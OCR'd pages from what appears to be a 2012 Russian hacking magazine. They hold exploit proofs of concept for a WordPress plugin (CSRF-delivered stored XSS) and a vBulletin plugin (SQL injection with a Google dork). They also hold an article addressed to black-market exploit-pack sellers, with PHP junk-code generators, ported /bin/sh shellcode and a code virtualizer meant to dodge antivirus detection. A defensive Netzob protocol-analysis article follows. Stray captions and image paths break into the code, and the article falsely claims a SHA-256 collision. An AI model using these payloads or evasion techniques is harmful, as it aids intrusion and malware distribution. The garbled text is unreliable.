
Дата релиза: 13 сентября 2012 года
Автор: Blake Entrekin

В плагине WP-TopBar были найдены уязвимости типа CSRF (подделка межсайтовых запросов) и stored (хранимая, также известна как активная) XSS, при эксплуатации которых становится возможным изменять настройки плагина произвольным образом, а также завладеть аккаунтами пользователей.

EXPLOIT

1. CSRF. Скрипт wp-topbar.php не фильтрует данные, переданные путем POST-запроса, и в результате становится уязвимым для атаки CSRF. Пример эксплуатации выглядит следующим образом:

```
<html>
 <head>
   <title></title>
 </head>
 <body>
  <form name="testform" action="https://localhost/ \
      wordpress/wp-admin/admin.php?page=wp-topbar.php
      &action=topbartext&barid=1" method="POST"> <br>
   <input type="hidden" name="wptbbartext" value= \
       "</script><script>onload=alert(3)</script>">
   <input type="hidden" name="wptblinktext" \
       value="whatever">
   <input type="hidden" name="wptblinkurl" value= \
       "http%3A%2F%2Fwordpress.org%2Fextend%2Fplugins%2
       Fwp-topbar%2F">
   <input type="hidden" name="wptblinktarget" \
       value="blank">
   <input type="hidden" name="wptbenableimage" \
       value="false">
   <input type="hidden" name="wptbbarimage" value="">
   <input type="hidden" name="update_wptbSettings" \
       value="Update+Settings">
  </form>
  <script type="text/javascript">
```



Дорк для vBulletin выдает over 100 000 результатов

```
    document.testform.submit();
   </script>
  </body>
</html>
```

При заходе на эту страницу пользователя с нужными правами мы будем наблюдать изменение настроек плагина на нужные нам значения, в частности переменную wptbbartext можно изменить на произвольный JS, тем самым реализовав хранимую XSS.

2. Хранимая XSS. Поле под названием Message (переменная wptbbartext) скрипта wp-topbar.php подвержено уязвимости Stored Cross-site Scripting. Переменная доступна только из административного меню плагина. Пример эксплуатации:

```
</script><script>alert(3)</script>
```

После сохранения в переменной данного значения скрипт <script>alert(3)</script> будет выполняться на каждой странице, где отображается плагин.

TARGETS

WordPress WP-TopBar 4.02 и, возможно, более ранние.

SOLUTION

Обновиться до версии 4.03 или более поздней.

SQL-ИНЪЕКЦИЯ БЫЛА НАЙДЕНА В ПЛАГИНЕ YET ANOTHER AWARDS SYSTEM ИЗВЕСТНОГО ДВИЖКА VBULLETIN И ПОЗВОЛЯЕТ ВЫПОЛНЯТЬ ПРОИЗВОЛЬНЫЕ SQL-ЗАПРОСЫ К БАЗЕ ДАННЫХ

4 SQL-инъекция в vBulletin Yet Another Awards System

CVSSV2 6.0



(AV:N/AC:M/Au:S/C:P/I:P/A:P)

BRIEF

Дата релиза: 29 августа 2012 года
Автор: Backsl@sh/Dan
Google Dork: inurl:awards.php intext:"powered by vbulletin"

SQL-инъекция была найдена в плагине Yet Another Awards System известного движка vBulletin и позволяет выполнять произвольные SQL-запросы к базе данных приложения.

EXPLOIT

Уязвимость существует в скрипте /request_award.php:

```
$vbulletin->input->clean_array_gpc('p', array(
    'award_id' => TYPE_UINT,
    //'award_request_name' => TYPE_STR,
    //'award_request_recipient_name' => TYPE_STR,
    'award_request_reason' => TYPE_STR,
    'award_request_uid' => TYPE_UNIT,
    ));

$award_request_uid = $vbulletin->GPC['award_request_uid'];
$db->query_write("INSERT INTO " . TABLE_PREFIX . "award_ \
    requests (award_req_uid, award_rec_uid, award_req_aid,
    award_req_reason) VALUES ('$award_request_uid',
    '$award_request_uid', '$award[award_id]','". $db->escape_ \
    string($vbulletin->GPC['award_request_reason']) ."')");
```

Переменная $award_request_uid используется в запросе без всякой фильтрации. Пример эксплуатации:

```
http://[site].com/request_award.php
POST: do=submit&name=award_id=[валидный_ID]
    &award_request_reason=0
    &award_request_uid=0[SQL-инъекция]&submit=Submit
```

TARGETS

Yet Another Awards System 4.02 и, возможно, более ранние.

SOLUTION

Исправленной версии плагина на данный момент не существует.

Sanjar Satsura (satsura@r00tw0rm.com, twitter.com/!#/sanjar_satsura)

ПОЛИМОРФНЫЙ ЭКСПЛОЙТ-ПАК

НОВЫЙ ВЗГЛЯД НА ДИНАМИЧЕСКУЮ КОДОГЕНЕРАЦИЮ



Эксплойт-паки занимают довольно большую нишу черного рынка, являясь основой прогрузов и инсталлов малвари. Но мало кто знает, насколько они неэффективны и какие проблемы возникают чуть ли не каждый день у девелоперов специфических продуктов. Эта статья расскажет, какие ошибки обычно встречаются при создании эксплойт-паков и какие инновационные подходы помогут решить большинство проблем.

ПОЧЕМУ ЭКСПЛОЙТ-ПАКИ НЕЭФФЕКТИВНЫ?

Ответить на этот вопрос непросто, ведь необходимы веские аргументы. Не в обиду будь сказано девелоперам exploit pack'ов, но, по моему мнению, на сегодняшний день не существует стоящего продукта, полностью удовлетворяющего потребности клиентов. Сейчас я объясню почему.

1. Качество продуктов, не путать с самими эксплойтами, на очень низком уровне — в основном из-за неграмотности их авторов. Часто так называемые связки страдают банальными уязвимостями (XSS, SQLi, CSRF, etc.), через которые идет слив трафика, инсталлов и, как следствие, утечка базы данных и ботов.
2. Большинство 0-day'ев рипаются/переписываются только после того, как готовый эксплойт появляется в публичной эксплойт-базе или же во фреймворке Metasploit.
3. Низкое качество «крипта» дает о себе знать — авторам приходится каждый раз перебивать криптоалгоритм, написанный JS, или морфить код вручную из раза в раз. На черном рынке можно встретить услуги «чистки сплоитов, iframe, исходников», что довольно-таки забавно :).
4. Так как в подавляющем большинстве связки написаны с использованием средств распространенного сейчас языка программирования PHP, а в нем не хватает узкоспециализированных библиотек, связанных с ИБ и реверс-инжиниринг кодингом, возникают все перечисленные проблемы.

МАТЧАСТЬ

Я не буду заострять твое внимание на первых двух проблемах — как мне кажется, дело тут в знаниях, которые нужно прокачать юным девелоперам :). Я покажу тебе довольно интересный подход к решению проблем с динамическим морфом, криптом и кодогенерацией, вызванных отсутствием нужных библиотек в PHP. Все примеры, которые приводятся в статье, можно использовать и в других областях, где требуется динамическая кодогенерация, таких как крипт-сервисы, динамические генераторы малвари и так далее. Но прежде чем мы начнем разбираться с кодом, хотелось бы уточнить значение терминов, которые будут применяться ниже. Дело в том, что сейчас настолько модно кидаться грозными словами «метаморфинг» и «полиморфинг», что сам смысл этих слов полностью утрачивается.

Под полиморфом сейчас понимается некий дешифровщик (чуть лучше, чем обычный алгоритм побитового исключения XOR), чья задача состоит в смене ключа и разбавлении кода мусором, который сам по себе не шибко-то и многообразен. Настоящий хороший полиморф никоим образом не является таким убогим созданием со случайным ключом дешифровки. Чтобы это понять, достаточно будет взглянуть на старые исходники MtE и увидеть реальный годный полиморф. При этом «аверы» от любого более-менее стоящего полиморфика сразу же бросаются в панику, потому что только такой морф не обнаруживает никакая сигнатура — ни плавающая (паттернами), ни любая другая. Существуют также и метаморфы, до которых всем творениям на сегодняшнем рынке, даже вместе взятым, еще очень далеко. Как правило, покупателю предоставляется один билд/связка, которая, конечно же, обладает «морфностью», но толк от этой «морфности» на практике нулевой — билд связки един для всех жертв, и если хоть одна из них спалит билд, связка/бот будет палиться у всех клиентов.

Отличие полиморфа от метаморфа состоит в том, что полиморф обычно просто добавляет в код мусорные инструкции, чтобы затруднить дизассемблирование и анализ кода. Метаморф старается целиком изменить вид кода, сохраняя при этом оригинальный алгоритм его работы, для чего он заменяет инструкции их синонимами, состоящими, в свою очередь, из одной или нескольких других инструкций. Большая часть полученного нового кода, производимого метаморфом, обычно нужна для работы программы, доля мусорного кода у него весьма мала. У полиморфа как раз таки все наоборот. Поэтому декодировать метаморф гораздо сложнее.

Двигателем любого метаморфного механизма является дизассемблер. Именно с его помощью происходит логическое и морфологическое разбиение подаваемого на вход кода, после чего, как уже говорилось выше, все инструкции заменяются на аналогичные по работе небольшие куски кода. Причем замена может производиться в несколько итераций. Число итераций (циклов замены) морфера называется глубиной морфинга. Чем она больше, тем более запутанным будет выходной код. После морфинга инструкции компилируются обратно в машинный код. Большинство авторов метаморфов считают, что большая глубина морфинга должна

Аренда никудышной связки в год по «доступным» ценам

существенно осложнить анализ кода, но опыт реверсеров говорит об обратном.

Сложность декодирования метаморфа целиком зависит от первичного алгоритма морфера и от того, сколько комбинаций инструкций он способен выдать на одну оригинальную инструкцию. Увеличение же числа этих комбинаций повышением глубины морфинга ничего хорошего не дает: все равно после написания анализатора можно будет снять метаморф в несколько проходов так же, как он и накладывался.

Более продвинутой технологией метаморфинга можно назвать пермутацию. Преимущество пермутации перед метаморфом в том, что метаморфизм — это простейшая генерация кода, собирающаяся из описывающих его структур (в которой шаблон для сборки жестко зашит в самом коде), тогда как для пермутации никакой псевдокод не нужен: выполняется дизассемблирование кода, рекомпиляция (перестройка) и конечная компиляция (сборка).

Но как быть с PHP? Изначально это не системный язык программирования, так что о манипуляции с низкоуровневыми операциями и данными можно забыть, а еще проще опустить руки и вообще ничего не делать (как раз это ты можешь сегодня наблюдать на черном рынке).

Сдаются слабаки, а мы с тобой постараемся рассмотреть несколько интересных концептов, которые могут принести немалое количество профита :). Первым делом я бы хотел пойти снизу вверх и рассмотреть простейший трэш-генератор.

Идея написания полиморфного трэш-генератора на PHP родилась у моего знакомого Cream'a (ШоколадныйКрем, привед!). Суть его идеи — универсальная генерация 32-битных мусорных инструкций для архитектуры x86:

- генерация инструкций без операндов;
- генерация ненужных инструкций;
- генерация инструкций с одним операндом;
- генерация инструкций с двумя операндами.

Приведу несколько функций «мусорогенерации» из этого движка:

1. Инструкции с одним операндом

```
function one_operand($number) {
  $commands = array("bswap", "dec", "inc", "mul", "neg", \
     "not");
  $regs_32 = array("eax", "ecx", "edx", "ebx", "esi", \
     "edi");

  for($i=0; $i<$number; $i++) {
    $count_c = rand(0, count($commands)-1);
    $count_r = rand(0, count($regs_32)-1);
    $makeup .= $commands[$count_c]." ". \
        $regs_32[$count_r]. \ "\r\n";
  }
```

Пример декриптованного хардкода из той же связки

```
  echo $makeup;
}
```

2. Трэш-генератор для инструкций с одним операндом.

```
function trash_operand($number) {
  $commands = array("adc", "add", "sub", "and", "cmp", \
      "mov", "or", "test", "xor", "sbb");
  $regs_32 = array("eax", "ecx", "edx", "ebx", "esi", \
      "edi");

  for($i=0; $i<$number; $i++) {
    $count_c  = rand(0, count($commands)-1);
    $count_r  = rand(0, count($regs_32)-1);
    $count_r2 = rand(1, 99999999);
    $makeup .= $commands[$count_c]. \
        " ".$regs_32[$count_r].", ".$count_r2."\r\n";
 }
   echo $makeup;
}
```

На диске ты можешь найти полный исходник этого движка (src/chocotg.php).


СКАЖЕМ ХАРДКОДУ НЕТ! ДИНАМИЧЕСКИЙ КОДОГЕНЕРАТОР

Просмотрев добрый десяток «лучших элитных» сплоит-паков на черном рынке, я был крайне огорчен их качеством, и в первую очередь хардкодом (что, собственно, приводит к постоянным детектам и ручным чисткам), который присутствует практически во всех связках.

Конечно же, я не удивлен тем, что девелоперы бесконечно крутят педали и сталкиваются с новыми проблемами, но все же такая бестолковость заставила меня написать библиотеку динамической кодогенерации на PHP. Суть библиотеки в том, что она без труда позволяет «инлайнить» ассемблерные вставки (x86) прямо в PHP, как это делается в системных языках программирования. Текущая реализация 0.0.1 еще сырая и незавершенная, но уже позволяет сделать многое. В ней присутствует практически полноценная работа с 8/16/32-битными регистрами, ветвлениями Jxx, работа с исключениями и прерываниями, базовые и логические операции и так далее.

Векторы, в которых может применяться эта библиотека, не ограничиваются сплоит-паками — возможности динамической кодогенерации довольно велики, и применение ей можно найти весьма широкое:

- низкоуровневые приложения;
- эмуляторы кода, VM;



Детект LibTIFF PDF эксплойта 18/43



Курьезный случай после обработки сплоита VM-криптором: сбив сигнатуры + коллизия «криптографически устойчивого» алгоритма SHA-256

- крэкми, кейгенераторы;
- драйверы;
- низкоуровневая криптография, етц.

Давай рассмотрим простейший пример использования этой библиотеки. В качестве примера приведу перенос BlackLight's shellcode generator for Linux x86. Вот оригинальный код генератора:

```
char code[] =
   "\\x60"                         /*pusha*/
   "\\x31\\xc0"                    /*xor    %eax,%eax*/
   "\\x31\\xd2"                    /*xor    %edx,%edx*/
   "\\xb0\\x0b"                    /*mov    $0xb,%al*/
   "\\x52"                         /*push   %edx*/
   "\\x68\\x6e\\x2f\\x73\\x68"     /*push   $0x68732f6e*/
   "\\x68\\x2f\\x2f\\x62\\x69"     /*push   $0x69622f2f*/
   "\\x89\\xe3"                    /*mov    %esp,%ebx*/
   "\\x52"                         /*push   %edx*/
   "\\x68\\x2d\\x63\\x63\\x63"     /*push   $0x6363632d*/
   "\\x89\\xe1"                    /*mov    %esp,%ecx*/
   "\\x52"                         /*push   %edx*/
   "\\xeb\\x07"                    /*jmp   804839a <cmd>*/
   "\\x51"                         /*push   %ecx*/
   "\\x53"                         /*push   %ebx*/
   "\\x89\\xe1"                    /*mov    %esp,%ecx*/
   "\\xcd\\x80"                    /*int    $0x80*/
   "\\x61"                         /*popa*/
   "\\xe8\\xf4\\xff\\xff\\xff"     /*call  8048393 <l1>*/;
```

Перенос не должен составить труда, так как моя библиотека идет вкупе с хорошей и понятной документацией, которая должна помочь решить практические проблемы с переносом любого кода.

```
include('phpcodegen_lib.php');
function linux_shellcodegen_null_free(){
    PUSHA();
    XOR_REG(EAX, EAX);
    XOR_REG(EDX, EDX);
    MOV_B(AL,'0B');
    PUSH_REG(EDX);
    PUSH_L('68732f6e');
    PUSH_L('69622f2f');
    MOV_REG(ESP,EBX);
    PUSH_REG(EDX);
    PUSH_L('6363632d');
    MOV_REG(ESP,ECX);
    PUSH_REG(EDX);
    JMP_L('0804839a');
    PUSH_REG(ECX);
    PUSH_REG(EBX);
    MOV_REG(ESP,ECX);
    INT('80');
    POPA();
    CALL_VARL('fffffff4');

    return($result);
}

linux_shellcodegen_null_free($result);
```

Разбор кода таков: вначале мы подключаем нашу библиотеку функцией include('phpcodegen_lib.php'), далее создаем функцию кодогенерации linux_shellcodegen_null_free(), в которой возвращается переменная $result, ну и вызываем нашу функцию, чтобы проверить результат. На выходе мы должны получить следующий сгенерированный код:

```
\x60\x31\xc0\x31\xd2\xb0\x52\x68\x6e\x2f\x73\x68\x68\x2f\
x2f\x62\x69\x89\xe3\x52\x68\x2d\x63\x63\x63\x89\xe1\x52\
xe9\x9a\x83\x04\x08\x51\x53\x89\xe1\xcd\x80\x61\xe8\xf4\
xff\xff\xff
```

Как видишь из примеров, ничего сложного в переносе нет, а самое главное — теперь появляется возможность манипулировать с низкоуровневым кодом и данными, что в PHP само по себе, согласись, инновация.

МОРФИНГ НА УРОВНЕ ОПКОДОВ X86

Мы с тобой уже рассмотрели пример мусорогенерации с использованием трэш-генератора Cream'a. Этот генератор имеет несколько неприятных недостатков, из которых автор должен будет сделать выводы на будущее:

- первый существенный недостаток — это работа только с 32-разрядными регистрами;
- второй — для мусорогенерации нужны исходники эксплойта/приложения на MASM (windows) — это менее важно, но все же сказывается на актуальности генератора.

Из этих недостатков вытекает проблема статичности, что, конечно, создает много неудобств. Решить эту проблему нужно и даже можно с использованием библиотеки динамической кодогенерации phpcodegen. Перенесем следующий пример ГСЧ (генератор случайных чисел) из полиморфного движка z0mbie:

```
process_randseed:       mov     eax, randseed
                        imul    eax, 214013
                        add     eax, 2531011
```

```
                    mov     eax, randseed
                    dec     randcount
                    jz      __exit
get_rnd_number:     push    ecx
                    push    edx
                    call    process_randseed
                    cmp     ecx, 65536  ; необходимо
                    jb      __mul       ; только
__div:              xor     edx, edx    ; если
                    div     ecx         ; ECX
                    xchg    edx, eax    ; бывает
                    jmp     __exit      ; >= 65536
__mul:              shr     eax, 16
                    imul    eax, ecx
                    shr     eax, 16
__exit:             pop     edx
                    pop     ecx
                    retn
```

Сказано — сделано:

```
include('phpcodegen_lib.php');

function GRN($randseed, $randcount){
#process_randseed:
        MOV_L('EAX',$randseed);
        IMUL('EAX', 214013);
        ADD_REG('EAX', 2531011);
        MOV_REG('EAX', $randseed);
        DEC_VARL($randcount);
        JZ($exit);

#get_rnd_number:
        PUSH_REG('ECX');
        PUSH_REG('EDX');
        CALL $process_randseed;
        CMP_L('ECX',65536);
        JB($mul);

#__div:
        XOR_REG('EDX', 'EDX');
        DIV_REG(ECX)
        XCHG('EDX', 'EAX');
        JMP($exit);
#__mul:
        SHR('EAX', 16);
        IMUL('EAX', 'ECX');
        SHR('EAX',16);
#__exit:
        POP_REG('EDX');
        POP_REG('ECX');
        RETN();
}
```

Как видишь, эффективность библиотеки налицо, перевод исходного алгоритма занял не более трех минут, что действительно впечатляет. Примеры использования и порта эксплойтов с применением возможностей этой библиотеки ты можешь найти на официальной страничке проекта (ссылку ищи на врезках).

ЗАКЛЮЧЕНИЕ

Хотелось бы отметить, что все эти идеи и концепты находятся в зачаточном состоянии, идеи и библиотеки очень сыры. Проект phpcodegen library открыт для всех желающих принять участие в его развитии. Именно ты, мой друг, можешь повлиять на дальнейшую судьбу развития проекта и науки кодогенерации в целом, именно в твоих руках поменять ход истории автоматизации задач эксплойтостроения! Да пребудет с тобой сила vx! ⌧

КОНЦЕПТУАЛЬНЫЙ ЭКСПЛОЙТ В VM

По идее, так как мы имеем на руках готовую библиотеку для низкоуровневой манипуляции кодом и данными, есть возможность написать и такие довольно сложные вещи, как VM, задача которой — затруднять анализ кода аверами. Простейший виртуализатор кода:

```
class VM
{
   public function __construct($data, $vc_va){
      $this->_data=$data;
      $this->_vcva=$vc_va;
   }

   public function vm_start($vc_va){
       MOV_L('ESI', $vc_va);
   }
   public function vm_fetch(){
       XOR_REG('EAX', 'EAX');
       LOADSB();
       PUSHA();
       XOR_REG('ECX',ECX);
       JMP_REG('EDI');
   }

   public function push_handler(){
       LODSD();
       PUSH_REG('EAX');
       vm_fetch();
   }

   public function call_handler(){
       LODSD();
       CALL_REG('EAX');
       vm_fetch();
   }
}

class VmCode
{
   public static function virtualise($data, \
       $vc_va=null)
   {
      return new VM($data,$vc_va);
   }
}
```

Итого за пять минут имеем простейший виртуализатор эксплойта, который курьезным образом, кроме того что сбил детект, еще и произвел атаку типа коллизии на криптографический алгоритм SHA-256 :).

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WWW

- **Статья MS-REM'а на тему полиморфных крипторов: bit.ly/OjneyJ;**
- **статьи z0mbie на тему метаморфов, полиморфов и пермутации: bit.ly/OMxRd6, bit.ly/RLk9rU, bit.ly/R8WTBR;**
- **страница проекта PHP Codegen Library: bit.ly/KASoye;**
- **большой архив сэмплов и исходников генераторов: vx-archiv.at;**
- **проект EOF: eof-project.net.**

Жорж Боссер и Фредерик Гиэри (contact@netzob.org)



ВСКРЫТИЕ БОТНЕТА

РЕВЕРС-ИНЖИНИРИНГ И СИМУЛЯЦИЯ ПРОТОКОЛА БОТНЕТА С ПОМОЩЬЮ NETZOB

Любой исследователь сталкивается с трудностями при реверс-инжиниринге и рано или поздно приходит к выводу: необходим инструмент, который бы упростил решение многих задач. В течение двух лет мы занимались созданием ПО, которое упрощает манипуляции с бинарными потоками, находит соотношения между элементами, определяет формат данных, выявляет синтаксис и делает множество других полезных мелочей.

ВВЕДЕНИЕ

Специалистам приходится сталкиваться с реверс-инжинирингом для решения самых разнообразных задач. Например, кому-то хочется понять, как функционирует их любимый магазин игр, а кому-то нужно подключить какое-нибудь USB-устройство в неподдерживаемой ОС. Но нельзя забывать и про специалистов по аудиту безопасности, которым также часто приходится прибегать к реверс-инжинирингу в своей работе. В данной статье мы сфокусируемся именно на их нуждах.

В последние годы для анализа безопасности стали популярны методы и инструменты, основанные на фаззинге. По сравнению с традиционными подходами (статический и динамический анализ бинарников в связке с анализом исходников), требовавшими определенных навыков, а также большого количества ресурсов и времени, новые инструменты предлагают много преимуществ: сравнительную простоту реализации, полуавтоматический принцип работы, быстрое получение результата и так далее. Несмотря на это, опыт показывает, что для максимальной эффективности анализ с применением фаззинга требует хорошего знания исследуемой системы и ее протоколов коммуникации. По этой причине работа с проприетарными или недокументированными протоколами оказывается менее эффективной.

С другой стороны, при анализе файрволов или систем обнаружения сетевых атак (NIDS) исследователю часто требуется сгенерировать реалистичный трафик для того, чтобы оценить надежность и релевантность продукта (процент ложных срабатываний).




Рис. 1. Формат C&C-команд SDBot. Первая строка описывает формат символа. Вторая строка описывает формы визуализации

Часто это бывает непросто, поскольку требуется полный контроль над выдаваемым трафиком. Отсюда вытекает, что исследователь не сможет нагенерировать полезный трафик, если он не имеет доступа к спецификации протокола. Для решения таких проблем с помощью реверсивной инженерии протоколов и был разработан Netzob. С его помощью специалист сможет сэкономить время, необходимое для анализа, а также получить более глубокое понимание исследуемого протокола.

СЛОВАРЬ ПРОТОКОЛА

В своей работе Netzob использует словарь в виде ряда символов. Символ — это абстрактное представление группы похожих конструкций, что отражает следующую предпосылку: схожие сообщения, скорее всего, имеют схожую функцию в протоколе. Например, группа флагов TCP SYN может быть обозначена одним символом, а запросы ICMP ECHO REQUEST или SMTP EHLO — другим.

Структура символа определяется типами данных, принимаемых теми или иными командами (например, сегменты TCP содержат такие поля, как последовательность чисел или контрольная сумма). Длина полей может быть как фиксированной, так и произвольной. Поле может включать в себя подэлементы (такие как область полезной нагрузки). Поэтому, если рассматривать слой протокола как просто еще одно поле, можно восстановить стек протокола (например, TCP, инкапсулированный в IP, сам инкапсулирован в Ethernet), определив собственный словарь и грамматику для каждого слоя. Определив структуру полей, мы можем задать формат символов.

В нашей модели у поля есть различные характеристики: некоторые из них присущи всем полям, а некоторые релевантны только для конкретного типа поля и важны только с целью визуализации. Область допустимых значений поля формулируется с помощью дизъюнктивной нормальной формы. Кроме того, у областей есть некоторые свойства интерпретации, важные для визуализации и поиска данных. Мы связываем содержание поля с размером условной единицы (размер составных элементов, образующих поле, таких как бит, полубайт, слово), порядком байтов, знаком и системой счисления (десятичная, восьмеричная, шестнадцатеричная, ASCII, DER и так далее). Кроме того, поле может определять, например, IP-адрес, URL и прочее. Рис. 1 демонстрирует различные форматы и формы визуализации C&C-запросов ботнета SDBot.

ГРАММАТИКА ПРОТОКОЛА

Грамматика определяет порядок сообщений, передаваемых в процессе коммуникации. Например, в случае с протоколом ICMP грамматика включает правило, по которому ICMP ECHO REPLY TYPE 8 всегда следует за ICMP ECHO REQUEST TYPE 8. Другой пример грамматики — свод правил, описывающий последовательности символов, которыми обмениваются участники TCP-сессии. Эти правила могут быть представлены в виде схем, определяющих состояния и символы, посланные и полученные при каждой смене состояния (см. пример на рис. 2).

В Netzob грамматика представляется в виде нашей собственной математической модели. Это расширение традиционного автомата Мили позволяет иметь множество выходных символов для одного и того же перехода, что дает возможность зафиксировать несколько ответов на одну и ту же команду. В нашей модели также отражается время реакции для каждой пары входных и выходных символов.




Рис. 2. Схема изменений состояний в TCP

ПРЕДПОСЫЛКИ

Наша задача — вывести словарь и грамматику протокола передачи данных, чтобы выполнить его аудит (с помощью процедуры фаззинга) и оценить (используя симулятор трафика). Эти операции не требуют знания протокола, но тем не менее есть следующие требования:

1. Для того чтобы узнать структуру протокола, нужны вводные данные. Значит, исследователь должен иметь примеры работы данного протокола. Это может быть что угодно, начиная с потока данных с канала USB (например, внешние устройства) до сетевого потока (например, C&C-команды ботнета), конфигурационных файлов и так далее.
2. У исследователя должно быть максимум информации об окружении: IP-адреса, имена хостов и так далее.
3. У исследователя должен быть доступ к программам, которые используют данный протокол. Должна быть обеспечена возможность автоматизации их выполнения и возврата к изначальному состоянию. Мы рекомендуем функцию снапшотов в VMware или VirtualBox.
4. Естественно, протокол не должен включать зашифрованное или сжатое содержание. Если таковое присутствует, эксперт может применить меры по энтропии, чтобы идентифицировать некоторые из них, и использовать инструменты вроде API Hooking, чтобы расчистить данные.

ВЫВОДИМ СЛОВАРЬ И ГРАММАТИКУ С ПОМОЩЬЮ NETZOB

В этой части мы описываем процесс обучения, реализованный в Netzob и позволяющий вывести словарь и грамматику протокола в полуавтоматическом режиме. Этот процесс, проиллюстрированный на рис. 3, состоит из трех шагов.

ШАГ 1: КЛАСТЕРИЗАЦИЯ СООБЩЕНИЙ И РАЗДЕЛЕНИЕ ФЛАГОВ В ПОЛЯХ

Чтобы определить формат символа, Netzob поддерживает различные способы разделения. В этой статье мы описываем самый

точный способ, использующий процессы выравнивания последовательности. Эта техника позволяет выводить последовательности инвариантов в ряде сообщений. Когда разделение и кластеризация проведены, мы получаем первое приблизительное представление о формате сообщений. Следующий шаг состоит в определении атрибутов полей.

ШАГ 2: ОПРЕДЕЛЯЕМ СВОЙСТВА ПОЛЕЙ

Тип поля частично определяется на этапе разделения. Для полей, содержащих только инварианты, тип просто соответствует значению инварианта. Для других полей тип выбирается автоматически, в первом приближении с помощью регулярного выражения, как показано на рис. 3. Эта форма позволяет легко проверить данные на валидность с определенным типом. Более того, Netzob позволяет визуализировать область допустимых значений для поля. Это помогает вручную усовершенствовать тип, связанный с областью.

Некоторые внутрисимвольные зависимости определяются автоматически. Алгоритм поиска был разработан, чтобы определить возможный размер поля и указанную полезную нагрузку.

Зависимость от окружения также выявляется в ходе поиска определенных значений, извлеченных во время захвата сообщения. Среди этих значений находятся параметры аппаратного обеспечения, операционной системы и конфигурации сети.

ШАГ 3: ПОСТРОЕНИЕ ГРАФИКА ПЕРЕХОДОВ ПРОТОКОЛА

Третий шаг процесса обучения — это обнаружение и извлечение графика переходов исследуемого протокола. Это достигается рядом активных экспериментов с реальным клиентом или сервером, для чего нужно по порядку вводить последовательности входных сигналов и анализировать ответы.

РЕАЛИЗАЦИЯ NETZOB

